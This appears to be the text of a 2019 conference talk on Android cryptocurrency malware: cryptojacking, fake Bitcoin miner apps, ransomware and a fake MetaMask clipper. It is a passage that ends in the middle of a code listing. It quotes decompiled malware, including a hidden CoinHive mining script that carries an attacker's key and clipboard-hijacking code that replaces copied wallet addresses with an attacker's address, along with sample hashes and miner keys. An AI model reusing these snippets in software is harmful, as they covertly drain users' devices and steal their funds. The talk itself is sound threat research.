

Abusing cryptocurrencies on Android smartphones

Axelle Apvrille

Insomni'hack 2019

① Background

② Cryptocurrency malware for Android

③ Samples

January 2019

February 2019

Mobile ransomware

Mobile cryptojacking

Mobile crypto-scams


④ Analysis

Mining on a smartphone

Mining for cybercriminals

Conclusion

Cryptojacking



Secret use of your computer to mine cryptocurrencies



Example: ZeroAccess aka Sirefef


The screenshot shows a web interface for FortiGuard Labs. At the top, there's a navigation bar with links for News / Research, Services, Threat Lookup, Resources, and a search bar. Below the header, the main content area has a blue header bar with the text 'BOTHNET C&C' and a small icon. The main content area contains the following sections:

- Brief:** Describes ZeroAccess as a family of malware used for mining Bitcoin and generating PPC revenue.
- Symptoms:** States there are no overt symptoms of infection.
- Analysis:** Provides a detailed technical description of ZeroAccess's behavior, mentioning its mining of Bitcoin, modification of search results, and ability to update itself and install other malware.

Table (Left Side):

ID	32
Created	Jan 01, 2015
Description Updated	Jan 01, 2015
Platform	Win32
Allases	ZaccessSirefef


Wallet stealers



Steal your keys, steal your coins!
Fake wallets, clippers...




Ransomware



Asks for a ransom ... in
cryptocurrency




Example: W32 Kirk ransomware




- 2017
 - Encrypts all files and appends .kirked extension
 - Blackmails ransom 500-1500 USD in **Monero**

Crypto-scams



Fake rewards, ads, mine
the unminable...



① Background

② Cryptocurrency malware for Android

③ Samples

January 2019

February 2019

Mobile ransomware

Mobile cryptojacking

Mobile crypto-scams


④ Analysis

Mining on a smartphone

Mining for cybercriminals

Conclusion

Cryptocurrency malware on Android



A few references

Malware	Sample SHA256 (example)
MuchSad	45d47490e95036a1b487819b79a36ca3f220da8741074567eedc7a8c0e4b71c6
CoinKrypt	bf19f320b3a779143a16e35241748594401c7c0af685192f0d7b94343028483c
PickBitPocket	7ebf44f314f518b1a4be8422fdbbea6ddd698f6d9615a62fa8e91db27700143fa
JSMiner	22581e7e76a09d404d093ab755888743b4c908518c47af66225e2da991d112f0
CoinHive	5b96c6ef5fcdd632e051c3df2c0c7f4149dceffdc1713bf84bc855de9356119b
Loapi	bae9151dea172acceb9dfc27298eec77dc3084d510b09f5cda3370422d02e851
DoubleLocker	79e602a062d05fbb1409afc16e6d41ac0645576b2b5c1899dc93e6852c30a71f
Fake apps, rewards...	bd054ba17dc61524ab50542e06ec83b9a0c41149bfde1795715bd7a108339204
AdbMiner	3b915dff0a8e15d01dbf1738db4ad9ce6c5a4791dc62581d761ab6e02c023
HiddenMiner	1f3d53ceb57367ae137cad2afac8b429a44c4df8c6202c0330d125981ea9652f
Clipper.A	f33def1df72c2d490a2d39768a80094738a29d8d6f797e4c867a0410e12fbad4
Clipper.C	86507924e47908aded888026991cd03959d1c1b171f32c8cc3ce62c4c45374ef
FakeMiner	9ccfc1c9de7934b6f1c958d73f8e0b969495fce171e48d642ec4c5bad3dc44cb
Trinity	be4f08d244dc57bfbb507042c221b8a8748e9d292fd881f90316414f03c3242 0d3c687ffc30e185b836b99bd07fa2b0d460a090626f6bbbd40a95b98ea70257

① Background

② Cryptocurrency malware for Android

③ Samples

January 2019

February 2019

Mobile ransomware

Mobile cryptojacking

Mobile crypto-scams

④ Analysis


Mining on a smartphone

Mining for cybercriminals

Conclusion

January 2019


Bitcoin Mobile Miners: Really?



- Poses as a **Bitcoin Mobile Miner**

Ref: <https://www.fortinet.com/blog/threat-research/a-mobile-bitcoin-miner--really-.html>

Bitcoin Mobile Miners: Really?



- Poses as a **Bitcoin Mobile Miner**
- Kindly suggests to monitor **CPU & battery temperatures**

Ref: <https://www.fortinet.com/blog/threat-research/a-mobile-bitcoin-miner--really-.html>

It keeps (some of) its promises

```
public float getCpuTemp() {  
    float v4;  
    try {  
        Process v2 = Runtime.getRuntime().exec(  
            "cat sys/class/thermal/thermal_zone0/temp");  
        v2.waitFor();  
        v4 = Float.parseFloat(new BufferedReader(  
            new InputStreamReader(v2.getInputStream()))  
            .readLine()) / 1000f;  
    }  
    ...  
}
```

✓ Monitor CPU and Battery temperature

Mining? Yes! But not for you

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
  var miner = new
  → CoinHive.Anonymous('QnXbx7vLFIUq9FT0kfNZSjBkUDOGCcqi');
  miner.start();
</script>
```

- ✓ Mines cryptocurrencies
- ✗ Does not mine **Bitcoin** but **Monero**
- ✗ Mines for his/her own account, not yours ☺

Detected as Riskware/CoinHive!Android sha256:

5b96c6ef5fcdd632e051c3df2c0c7f4149dceffdc1713bf84bc855de9356119b

Riskware/Coinhive: They Are Legion!

EN | [DE](#)



Coinhive

[Documentation](#)

[Login](#) [Signup](#)



A Crypto Miner
for your Website

HASHES/S TOTAL
0 0

THREADS SPEED
4 + / - [START MINING](#) 100%

Monetize Your Business With Your Users' CPU Power

CoinHive is a JavaScript miner for **Monero**

Riskware/Coinhive: They Are Legion!

```
<script src="https://authedmine.com/lib/authedmine.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('YOUR_SITE_KEY', {throttle: 0.3});
miner.start();
</script>
```

It is **simple to use**: opt-in screen for a legitimate use (authedmine)

Riskware/Coinhive: They Are Legion!

```
<script
→   src="https://authedmine.com/lib/coinhive.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('YOUR_SITE_KEY', {throttle:
→   0.3});
miner.start();
</script>
```


and very simple to **abuse** (coinhive.min.js)

Riskware/Coinhive: They Are Legion!

CoinHive site key	sha256
4O99dpG3I4wBLhRLutkoA2cIAkWxqiZl	b09134de81b4fec1477778621ff8e0d9f0adb75a1783093d617eaa832419f42 0c777c7c8b5b579e3a798305d0eda82fc27f3e8fb93299d1b4805ac2b3aca31c
9QrQitUYx1rwrBx6qvPd5WNw2LUSvwqv	b73728594f24dc1769dbd839d237cf2d6decd49f37db6d1b7a2ac21bcbeb2acb
W9e1JbsYTHqCwlMFFaEGrJJigBCWfYv2	4a90568ebb6b8537392cfb54130816a08c5e4b981558ed966c582c07101d6b68 026920a0e338a6442eca1c50a735b9f749a7516d31f328779c9ca277a2b36e8c
o2nnEz8ECFPcZvqSlnL1Z1xcbYvpqzD	4b46a7a02a0384197fa003f9818c4805573f07f6909064dba601721a353270a5
LbaqSUyMtBAT0WliBjh97Z8UZ4VYdIXP	7827c270064fbe988da0e31b06c934d2d7570cc18442e5959df25fbf89ac3712
3ARWsJFCmo3Kg13cnr4BAW3fP5uLLoMsbl	3379bf1c94471d95fdad40f55f9706f8d40303bf77be70920f912729bc9a72c2 95c6cd546307de61b533ddae6786b2c6495fc33401725b2736facbcc22b815ff
ugrZV7MvW9J6Wfa1NgE7qwXFmTHhYorj	5c45b73cf370ead61cfe833c93d4748c3ad2bf1e1c663ccd8112758ec71d4038
Vi0mvIm3aS8xDeOTMyD4vvlyPG95dbDZ	c3c24d052970a8f9508a16fa17a5e6a9a159cc9a7f94359a72bb8157892ede6a c2019f2f69520498e2e5da5967f19fd9a1cc44a60bbf9de23e38ff5d189fa5d7
6GIWvU4BbBgzJ3wzL3mkJEVazCxxIHjF e.g infected Call of Duty	cf268aa0127bc520ef9342db56f856e08c9d469e18af2abe9b99203dfbbeff3c and in 287 other apps
QnXbx7vLFIUq9FT0kfNZSjBkUD0GCcqj	5b96c6ef5fcdd632e051c3df2c0c7f4149dceffd1713bf84bc855de9356119b

Another Bitcoin Miner


- App name: *Bitcoin Miner*,
my.miner.bitcoin
- It is a completely **fake**



Detected as Riskware/FakeMiner!Android sha256:
be4f08d244dcbb57bfbb507042c221b8a8748e9d292fd881f90316414f03c3242

Another Bitcoin Miner


- App name: *Bitcoin Miner*,
my.miner.bitcoin
- It is a completely **fake**
- **Fake mining**



Detected as Riskware/FakeMiner!Android sha256:
be4f08d244dcbb57bfbb507042c221b8a8748e9d292fd881f90316414f03c3242

Another Bitcoin Miner


- App name: *Bitcoin Miner*,
my.miner.bitcoin
- It is a completely **fake**
- **Fake mining**



Detected as Riskware/FakeMiner!Android sha256:
be4f08d244dcbb57bfbb507042c221b8a8748e9d292fd881f90316414f03c3242

Another Bitcoin Miner


- App name: *Bitcoin Miner*,
my.miner.bitcoin
- It is a completely **fake**
- **Fake mining**



Detected as Riskware/FakeMiner!Android sha256:
be4f08d244dcbb57bfbb507042c221b8a8748e9d292fd881f90316414f03c3242

Another Bitcoin Miner


- App name: *Bitcoin Miner*,
my.miner.bitcoin
- It is a completely **fake**
- **Fake mining**



Detected as Riskware/FakeMiner!Android sha256:
be4f08d244dcbb57bfbb507042c221b8a8748e9d292fd881f90316414f03c3242

Another Bitcoin Miner


- App name: *Bitcoin Miner*,
my.miner.bitcoin
- It is a completely **fake**
- **Fake mining**



Detected as Riskware/FakeMiner!Android sha256:
be4f08d244dcbb57bfbb507042c221b8a8748e9d292fd881f90316414f03c3242

Another Bitcoin Miner


- App name: *Bitcoin Miner*,
my.miner.bitcoin
- It is a completely **fake**
- **Fake mining**



Detected as Riskware/FakeMiner!Android sha256:
be4f08d244dcbb57bfbb507042c221b8a8748e9d292fd881f90316414f03c3242

Another Bitcoin Miner


- App name: *Bitcoin Miner*,
my.miner.bitcoin
- It is a completely **fake**
- **Fake mining**



Detected as Riskware/FakeMiner!Android sha256:
be4f08d244dcbb57bfbb507042c221b8a8748e9d292fd881f90316414f03c3242

Another Bitcoin Miner

- App name: *Bitcoin Miner*,
my.miner.bitcoin
- It is a completely **fake**
- **Fake mining**



Detected as Riskware/FakeMiner!Android sha256:
be4f08d244dcbb57bfbb507042c221b8a8748e9d292fd881f90316414f03c3242

Another Bitcoin Miner

- App name: *Bitcoin Miner*,
my.miner.bitcoin
- It is a completely **fake**
- **Fake mining**
- Only **displays ads**




You have to insert this promo code in

Detected as Riskware/FakeMiner!Android sha256:
be4f08d244dcbb57bfbb507042c221b8a8748e9d292fd881f90316414f03c3242

Another Bitcoin Miner

- App name: *Bitcoin Miner*,
my.miner.bitcoin
- It is a completely **fake**
- **Fake mining**
- Only **displays ads**
- **Fake payouts**




Detected as Riskware/FakeMiner!Android sha256:
be4f08d244dcbb57bfbb507042c221b8a8748e9d292fd881f90316414f03c3242

Another Bitcoin Miner

- App name: *Bitcoin Miner*,
my.miner.bitcoin
- It is a completely **fake**
- **Fake mining**
- Only **displays ads**
- **Fake payouts**

Automatically moves to next
status every **5 days**



Detected as Riskware/FakeMiner!Android sha256:
be4f08d244dcbb57bfbb507042c221b8a8748e9d292fd881f90316414f03c3242

Remember: You cannot mine Bitcoins on a smartphone!

Hardware	Hash rate
ASICminer 8 Nano Pro	76 TH/s
EBang EBIT E11++	44 TH/s
InnoSilicon Terminator T3	43 TH/s
Antminer S15	28 TH/s

A (good) smartphone mines less than **70 H/s**
 $TH \approx 1000 * 1000 * 1000 * 1000 \text{ H/s}$

Good luck!

February 2019


Android/Clipper

- Fake mobile **MetaMask** app
- Discovered in February 2019 in **Google Play** by [Lukas Stefanko](#)
- It is not the first Android clipper:
[DrWeb](#) in August 2018 (but not in Google Play)

Detected as Android/Clipper.C!tr

sha256:

86507924e47908aded888026991cd03959d1c1b171f32c8cc3ce62c4c45374ef



METAMASK

CREATE NEW VAULT

OR

RESTORE EXISTING VAULT

Implementation of Android/Clipper.C

```
public void onPrimaryClipChanged() {
    android.content.ClipData v0_2 =
        this.val$clipboard.getText().toString();
    android.content.ClipboardManager v1_0 = v0_2.length();
    ...
    if ((!v2_2.equals("1")) || (v1_0 != 34)) {
        if ((!v2_2.equals("3")) || (v1_0 != 34)) {
            if ((!v3_3.equals("0x")) || (v1_0 != 42)) {
                android.util.Log.i("METAL", v0_2);
            } else {
                this.val$clipboard.setPrimaryClip(
                    android.content.ClipData.newPlainText("eth",
                        "0xfb2EF692B5101f16d3632f836461904C761965"));
            }
        } else {
            this.val$clipboard.setPrimaryClip(
